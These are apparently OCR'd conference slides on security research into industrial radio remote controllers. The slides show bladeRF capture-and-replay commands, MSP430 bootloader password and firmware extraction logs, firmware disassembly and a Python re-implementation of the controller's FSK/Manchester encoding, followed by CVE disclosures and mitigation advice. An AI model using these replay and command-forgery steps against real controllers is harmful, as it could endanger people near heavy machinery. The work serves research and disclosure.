
```
bladerf> set frequency rx 438M
bladerf> set samplerate rx 10M
bladerf> set bandwidth 2.5M
bladerf> set lnagain 0
bladerf> set rxvga2 0
bladerf> print
bladerf> rx config file=saga-l8h-1.sc16q11 format=bin
n=40m
bladerf> rx start; rx wait
```

REPLAYING

```
bladerf> set frequency tx 320.73M
bladerf> set samplerate tx 10M
bladerf> set bandwidth 2.5M
bladerf> set txvga1 -10
bladerf> tx config file=saga-l8h-1.sc16q11 format=bin
bladerf> tx start
```

Firmware ... How?

- JTAG
- SBW (2-wire)



(Evaluation Version)

Firmware ... How?

- JTAG 💔
- SBW 💔

		MSP430								MSP432
		G2xx0, G2xx1, G2xx2, I20xx	F1xx, F2xx, F4xx, G2xx3	F5xx, F6xx		FR5xx, FR6xx		FR2x33, FR231x	FR413x, FR211x	P401R
				Non-USB	USB	Factory	Crypto-Boot-loader[1]			
Security	Password protection		32 byte	32 byte[4]	32 byte	32 byte		32 byte	32 byte	256 byte
	Mass erase on incorrect password[5]		✓	✓	✓	✓		✓	✓	✓
	Completely disable the BSL using signature or erasing the BSL			✓	✓	✓	✓	✓	✓	✓
	BSL payload encryption						✓			✓[6]
	Update of IP protected regions through boot code									✓
	Authenticated encryption						✓			
	Additional security						✓[7]			

Source: Texas Instrument (SLAU319R) MSP430™ Flash Device Bootloader (BSL)

Bootstrap Loader!

- Travis Goodspeed @25C3
- But …




Figure 6: 45ns Voltage Glitch

Images by Travis Goodspeed are licensed under CC BY-NC-ND 2.0

Practical Attacks against the MSP430 BSL*

[Work in Progress]

Travis Goodspeed
1933 Black Oak Street
Jefferson City, TN, USA
travis@radiantmachines.com

ABSTRACT

This paper presents a side-channel timing attack against the MSP430 serial bootstrap loader (BSL), extending a theoretical attack with the details required for a practical implementation. Also investigated is the use of voltage glitching to attack a disabled BSL.

1. SUMMARY

The Texas Instruments MSP430 low-power microcontroller is used in many medical, industrial, and consumer devices. It may be programmed by JTAG or a serial bootstrap loader (BSL) which resides in masked ROM.

Recent versions of the BSL may be disabled by setting a value in flash memory. When enabled, the BSL is protected by a 32-byte password. If these access controls are circumvented, a device's firmware may be extracted or replaced.

In many versions of the MSP430, a password comparison routine suffers from unbalanced timing, such that processing




Figure 1: BSL Entry Sequence (Chips w/ Shared JTAG Pins)

edge of the -RST pin that power on the chip, the BSL begins to execute instead of the user-defined application program. For those chips with dedicated JTAG pins, the same sequence is the same except that falling edges are sent on the TCK pin.[4]





Figure 8: BSLCracker 3.0

So I decided to cheat ...



FCC schematics of the SAGA radio controller.
https://fccid.io/NCTSAGA1-L8/Schematics/schematics-4-273419

MSP430F1101A BSL

- 1KB Bootloader
- After TST/RST
- Password is 16 * 2 bytes == IVT
- BSL ver 1.3






Figure 2. BSL Entry Sequence at Shared JTAG Pins

From MSP430 Datasheet (courtesy of Texas Instruments).
http://www.ti.com/lit/ug/slau319t/slau319t.pdf




ZEROPLUS-LAP-32128U-A Standard V3.14.02(CN01) (S/N:000000-0000) - [SAGA-Write-RC-2]
File Acquisition Analysis View MSO Help
32K
1MHz
10%
Trg Pg 1
Trg Cnt 1
158.00646
Height 26
Trigger Delay 1us
Scale:6.329Hz
Total length: 7.182112s
Focal sample: 3.58778s
Display Range:-3.275ms ~ 7.178837s
A Pos:-2.267ms
B Pos:-2.237ms
A - T = 441.112Hz
B - T = 447.027Hz
A - B = 33.333KHz
Compr-Rate: 219.181
Channel/Bus
Trigger
Filter
A0 A0
A1 A1
Bus1 (UART)
TX
UART A2
A3 A3
Bus2 (UART)
RX
UART A4
A5 A5
A6 A6
A7 A7
B0 B0
B1 B1
B2 B2
B3 B3
427.65072ms
1.217683s
2.007715s
2.797748s
3.58778s
4.377812s
5.167845s
5.957877s
6.747909s
7.537942s
Unknown
U.
Unknown
U.
Unknown
Unknown
U.
Unknown
U.
U.
Unknown
Navigator
Ready
End
DEMO

A1163D18 (TX)

RX password

AX=FFE0h

Len = 32

TX(UART) 80 (Sync)
RX(UART) 90
TX(UART) **80 10 24 24** **E0 FF 20 00** 00 F0 98 F4 98 F4 98 F4 98 F4 00 F0 72 F3 00 F0 00 F0 72 F3 00 F0 00 F0 00 F0 00 F0 00 F0 00 F0 **9B 34**
RX(UART) A0 (DATA_NAK) Mass erase should have been **disabled**.
TX(UART) 80 (Sync)

BSL Password on my device

RX(UART) 90 (DATA_ACK)
TX(UART) 80 10 24 24 E0 FF 20 00 00 F0 00 F0 00 FD 00 FD 00 FD 00 F0 00 FA 00 F0 00 F0 00 FA 00 F0 00 F0 00 F0 00 F0 00 F0 00 F0 **9B 39**
RX(UART) 90 (DATA_ACK)
TX(UART) 80 (Sync)
RX(UART) 90 (DATA_ACK)
TX(UART) 80 14 04 04 80 10 80 00 7B FF (Read from information flash, size = 128 bytes)
RX(UART) 80 00 80 80 EE F0 00 0F 96 3C **CC 0F 96** 16 00 F9 40 1F 00 B8 EF 0A 20 20 06 26 00 01 00 00 01 01 B8 B8 16 00 55 42 80 10 55 E2 81 10 55 52 82 10 55 E2 83 10 55 52 84 10 55 E2 85 10 55 52 86 10 55 E2 87 10 55 52 88 10 55 E2 FF 10 30 41 55 42 80 10 55 52 81 10 55 E2 82 10 55 52 83 10 55 E2 84 10 55 52 85 10 55 E2 86 10 55 52 87 10 55 E2 88 10 55 52 FE 10 30 41 01 01 01 FF FF FF FF FF FF FF **E4 FE** E1 00
TX(UART) 80 (Sync)
RX(UART) 90 (DATA_ACK)
TX(UART) 80 14 04 04 D0 FF 0F 00 A4 10 (Read from code flash, size = 15 bytes)
RX(UART) 80 00 0F 0F FF FF FF FF FF FF FF FF FF FF FF FF 89 04 00 00 F0 00

MSPFet.EXE +r "psw.txt" -BSL=COM5


Check Flash Integrity

```
142 seg000:0000F050                bis.b   #25h, 2Ah       ; P2DIR, Output = P2.0 (FSKDATA), P2.2 (RLED), P2.5 (POWER CTL)
143 seg000:0000F056                clr.b   2Ch             ; P2IES, rising edge
144 seg000:0000F05A                bis.b   #0, 2Eh         ; P2SEL
145 seg000:0000F05E                mov.w   #200h, R5
146 seg000:0000F062
147 seg000:0000F062 clear_mem_loop:                        ; CODE XREF: seg000:0000F06C^Yj
148 seg000:0000F062                clr.w   0(R5)           ; Clear memory 200h - 27Fh
149 seg000:0000F066                incd.w  R5
150 seg000:0000F068                cmp.w   #280h, R5
151 seg000:0000F06C                jnz     clear_mem_loop
152 seg000:0000F06E                mov.w   &290h, 23Ah     ; WTF? memory 290h
153 seg000:0000F074                call    #check_info_sanity
154 seg000:0000F078                xor.b   #0, R5
155 seg000:0000F07A                jz      sanity_ok
156 seg000:0000F07C                bis.b   2, 21h          ; P1.1 GLED HI                  Did not pass sanity check.  Blink both LED forever.
157 seg000:0000F082                bis.b   4, &29h         ; P2OUT, P2.2 RLED HI
158 seg000:0000F088
159 seg000:0000F088 blink_both_led:                        ; CODE XREF: seg000:0000F09E^Yj     Blink both LED until INT
160 seg000:0000F088                xor.b   #2, &21h        ; P1.1 GLED blink
161 seg000:0000F08C                xor.b   #4, &29h        ; P2OUT, P2.2 blink
162 seg000:0000F090                clr.w   R5
163 seg000:0000F092                mov.w   #7, R6
164 seg000:0000F096
165 seg000:0000F096 local_wait:                            ; CO
166 seg000:0000F096                                        ; se
167 seg000:0000F096                dec.w   R5
168 seg000:0000F098                jnz     local_wait
169 seg000:0000F09A                dec.w   R6
170 seg000:0000F09C                jnz     local_wait
171 seg000:0000F09E                jmp     blink_both_led
```

```
102 seg000:000010CA check_info_sanity:                     ; CODE XREF: seg000:0000F074^Yp
103 seg000:000010CA                                        ; DATA XREF: seg000:0000F074^Yo
104 seg000:000010CA                mov.b   &infoptr, R5    ; R5 = 0EEh
105 seg000:000010CE                add.b   &infoptr+1, R5  ; R5 = 1DEh
106 seg000:000010D2                xor.b   &infoptr+2, R5  ; R5 = 1DEh
107 seg000:000010D6                add.b   &infoptr+3, R5  ; R5 = 1EDh
108 seg000:000010DA                xor.b   &infoptr+4, R5  ; R5 = 17Bh
109 seg000:000010DE                add.b   &infoptr+5, R5  ; R5 = 1B7h
110 seg000:000010E2                xor.b   &infoptr+6, R5  ; R5 = 17Bh     Differs from here
111 seg000:000010E6                add.b   &infoptr+7, R5  ; R5 = 18Ah
112 seg000:000010EA                xor.b   &infoptr+8, R5  ; R5 = 11Ch
113 seg000:000010EE                add.b   &byte_10FE, R5  ; R5 = 200h     OK if lower R5 is 0
114 seg000:000010F2                ret
```

ISR

- F000h = Entry point / NMI entry / main loop
- FA00h = Timer_A
- FD00h = Button ISR



FSK (1) – Rotate and Send

- FSKDATA = P2.0

```
bis.b   #25h, 2Ah       ; P2DIR, Output = P2.0 (FSKDATA), P2.2 (RLED), P2.5 (POWER CTL)
clr.b   2Ch             ; P2IES, rising edge
bis.b   #0, 2Eh         ; P2SEL
```

```
738 seg000:0000FAA2 next_bit:
739 seg000:0000FAA2                 bit.b   #4, &mutex_228h ; Manchester.  Either 01 or 10
740 seg000:0000FAA6                 jnz     manchester
741 seg000:0000FAA8                 bis.b   #4, &mutex_228h ; first bit of the Manchester
742 seg000:0000FAAC                 bit.b   #80h, 200h(R8)  ;
743 seg000:0000FAB2                 jz      rotate_chunk_left
744 seg000:0000FAB4                 xor.b   #1, &29h        ; P2OUT, P2.0 FSKDATA invert
745 seg000:0000FAB8
746 seg000:0000FAB8 rotate_chunk_left:                      ; Rotate 200..20D left
747 seg000:0000FAB8                 rla.b   20Dh(R8)
748 seg000:0000FABE                 rlc.b   20Ch(R8)
749 seg000:0000FAC4                 rlc.b   20Bh(R8)
750 seg000:0000FACA                 rlc.b   20Ah(R8)
751 seg000:0000FAD0                 rlc.b   209h(R8)
752 seg000:0000FAD6                 rlc.b   208h(R8)
753 seg000:0000FADC                 rlc.b   207h(R8)
754 seg000:0000FAE2                 rlc.b   206h(R8)
755 seg000:0000FAE8                 rlc.b   205h(R8)
756 seg000:0000FAEE                 rlc.b   204h(R8)
757 seg000:0000FAF4                 rlc.b   203h(R8)
758 seg000:0000FAFA                 rlc.b   202h(R8)
759 seg000:0000FB00                 rlc.b   201h(R8)
760 seg000:0000FB06                 rlc.b   200h(R8)
761 seg000:0000FB0C                 jnc     loc_FB12
762 seg000:0000FB0E                 bis.b   #1, 20Dh(R8)
763 seg000:0000FB12
764 seg000:0000FB12 loc_FB12:                               ; CODE XREF: seg000:0000FB0C^Xj
765 seg000:0000FB12                 dec.b   22Ah
766 seg000:0000FB16                 jnz     dec_counter
767 seg000:0000FB18                 bic.b   #2, mutex_228h  ; not sending
```

FSK (2) – Mismatch and Fix

DOWN Vcc

Firmware: EE F0 00 0F 96 3C CC 0F 96 96 00 0F 66 EE

Radio: 0F 05 55 50 27 41 11 50 27 27 55 50 77 0F

EAST Vcc

Firmware: EE F0 00 0F 96 3C CC 0F 96 0F 00 0F CC EE

Radio: 0F 05 55 50 27 41 11 50 27 50 55 50 11 0F

DOWN EAST Vcc

220h = 09 221h = 00 222h = 01

Data: EE F0 00 0F 96 3C CC 0F 96 99 00 0F 5A EE


Radio: 0F 05 55 50 27 41 11 50 27 22 55 50 63 0F

```
42 def calc_send(s):
43     global pskdata, m228_2, m228_4, m22a
44     data = ''.join([('00000000' + bin(x)[2:])[-8:] for x in s])
45
46     bits = ''
47     for _ in range(224):
48         bits += '1' if pskdata else '0'
49         if not m228_2:
50             m228_2 = True
51             m228_4 = True
52             m22a = 0x70          # 0x70 = 112
53         # next bit
54         if m228_4:
55             # manchester
56             m228_4 = False
57             pskdata = not pskdata
58         else:
59             # rotate_chunk_left
60             m228_4 = True
61             if data[0] == '1':
62                 pskdata = not pskdata
63             data = data[1:] + data[0]
64             m22a -= 1
65             if m22a > 0:
66                 continue
67             m228_2 = False
68     return bits
```

Conclusion

Responsible Disclosure

- SAGA fixed the issue in November.
- ZDI-CAN-6187 ELCA P series replay attack (EOL)
- ZDI-CAN-6183 Autec air series replay attack (closed)
- ZDI-CAN-6185 CircuitDesign replay attack (closed)
- ZDI-18-1336 Juuko replay attack (no CVE)
- CVE-2018-17903 SAGA replay attack / command forgery (A0.10)
- CVE-2018-17935 Telecrane replay attack (00.0A)
- ZDI-18-1362 Juuko command forgery (0day)
- CVE-2018-20783 SAGA malicious pairing (A0.10)
- CVE-2018-17923 SAGA malicious firmware upgrade (A0.10)



Conclusion & Mitigation (1)

Physical security

- Open chassis → mass erase

Key points:

- ➢ Protect your customers
- ➢ Not to prevent security researchers


Conclusion & Mitigation (2)

Firmware security

- ✓ Blow up JTAG fuses
- ✓ Mass erase if wrong BSL password
- ✓ Avoid vulnerable BSL versions
- ✓ Probe-sensitive circuits

Key points:

- ➢ Prevent firmware from being siphoned



Conclusion & Mitigation (3)

Radio security

- Use standard protocols
- Encrypt
- Rolling code
- Right design for emergency stop

Key points:

- ➢ Prevent script-kiddie attacks
- ➢ Learn from consumer products

Collaboration for win-win